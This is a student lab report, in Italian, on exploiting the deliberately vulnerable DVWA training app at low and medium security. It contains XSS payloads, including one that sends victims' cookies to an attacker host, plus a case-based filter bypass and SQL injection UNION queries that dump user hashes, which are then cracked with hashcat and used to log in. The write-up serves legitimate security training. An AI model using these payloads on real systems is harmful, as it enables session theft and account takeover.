CPTP0524 – W12D4

Exploit DVWA - XSS e SQL injection

Traccia:

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».
Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection:
lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.
La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected
- SQL Injection (non blind)

Consegna:

- XSS

- Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
- Cookie (recupero il cookie), webserver ecc.

- SQL

- Controllo di injection
- Esempi
- Union

Screenshot/spiegazione in un report PDF.

Facoltativo:

Impostate il livello di sicurezza della DVWA a «MEDIUM» o «HIGH». Sfruttare nuovamente:
- XSS reflected
- SQL Injection (non blind)

Indice

1. Low Difficult

Username: admin
Security Level: low
PHPIDS: disabled

- **Attacchi:**
  - A) **Alert**
  - B) **Cookie**


1.1 XSS Reflected

Questo tipo di attacco viene sfrutatto iniettando parametri nell'url e successivamente inviato alla vittima. L'accatto ha successo solo se la vittima target preme/clicca sul link ricevuto, innescando il codice malevolo, grazie anche alla session-id presente gia nel dispositivo che porta a chiamate automatiche. Ad esempio un payload per il cambio password.

A) Alert:


Payload Iniettato

```
<script>alert('You Hacked')</script>
```




Payload Creato:

http://192.168.51.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27You+Hacked%27%29%3C%2Fscript%3E



Il Browser del Client carica con successo il codice iniettato in precedenza




B) Cookie:

Payload Iniettato


```
<script>document.location='http://192.168.50.100:12345/cookie.php?c='+document.cookie</script>
```

Preparazione prima dell'iniezione per ricevece i cookie



Payload Iniettato


Sulla Kali nota la ricezione con tanto di dati in chiaro!



Payload creato

http://192.168.51.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.50.100%3A12345%2Fcookie.php%3Fc%3D%27%2Bdocument.cookie%3C%2Fscript%3E

Apertura Url creato con ricezione dei cookie



1.2 XSS Stored

In questo attacco, il payload viene memorizzato in maniera permanente nel server target e ogni client che visita la pagina infettata, esegue il codice malevolo.

- Attacchi:


A) **Alert**
B) **Cookie**

A) Alert:

Payload Iniettato:

```
<script>alert(‘Hacked!’)</script>
```

Payload Iniettato




B) Cookie:


Payload

```
<script>document.location='http://192.168.50.100:12345/cookie.php?c='+document.cookie</script>
```

Preparazione prima dell'iniezione per ricevece i cookie



Iniezione e Ricezione Cookie
URL Da Visitare: http://192.168.51.101/dvwa/vulnerabilities/xss_s/




1.3 SQL Injection

A) Enumerazione Database

Payload

```
' UNION SELECT DATABASE(),null #
```

Recuperato il nome del DB




B) Enumerazione Tabelle

Payload: Trova tabelle del DB 'dvwa'

```
' UNION SELECT DATABASE(),table_name FROM information_schema.tables WHERE
                          table_schema ="dvwa" #
```

Trovato le Tabelle 'guestbook' e 'users'




C) Furto user e passwd

Payload

```
' UNION SELECT user,password FROM dvwa.users #
```

Ricavato tutti gli users con le relative password criptate



D) Decriptazione Passwd

Creazione del file Pablo.txt con password criptata


Payload

```
hashcat -m 0 pablo.txt /usr/share/wordlists/rockyou.txt
```

Password di pablo decriptata

```
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

D) Exploit



Dimostrazione della Password inserita

```
username=pablo&password=letmein&Login=Login
```

Login eseguito con successo!

2. Medium Difficult

Username: admin
Security Level: medium
PHPIDS: disabled

- Attacchi:

A) **Alert**
B) **Cookie**

2.1 XSS Reflected


Questo tipo di attacco viene sfrutatto iniettando parametri nell'url e successivamente inviato alla vittima. L'accatto ha successo solo se la vittima target preme/clicca sul link ricevuto, innescando il codice malevolo, grazie anche alla session-id presente gia nel dispositivo che porta a chiamate automatiche. Ad esempio un payload per il cambio password.

A) Alert:

La riga che segue, tenta di sanificare il codice, modificando eventuale input '<script>' in uno spazio vuoto

```
echo '<pre>';
echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
echo '</pre>';
```

ATTENZIONE: La sanificazione è su 'script' in Minuscolo
Posso tentare con il payload <Script> oppure <SCRIPT>



Payload Inviato al Server

```
<SCRIPT>alert('You Hacked')</SCRIPT>
```

Payload Creato

http://192.168.51.101/dvwa/vulnerabilities/xss_r/?name=%3CSCRIPT%3Ealert%28%27You+Hacked%27%29%3C%2FSCRIPT%3E

B) Cookie:

Payload Iniettato


```
<SCRIPT>document.location='http://192.168.50.100:12345/cookie.php?c='+document.cookie</SCRIPT>
```

Payload creato

http://192.168.51.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.50.100%3A12345%2Fcookie.php%3Fc%3D%27%2Bdocument.cookie%3C%2Fscript%3E

Payload Inviato

Sulla Kali si nota la ricezione con tanto di dati in chiaro!



2.2 XSS Stored

- Attacchi:

A) **Alert**

B) **Cookie**

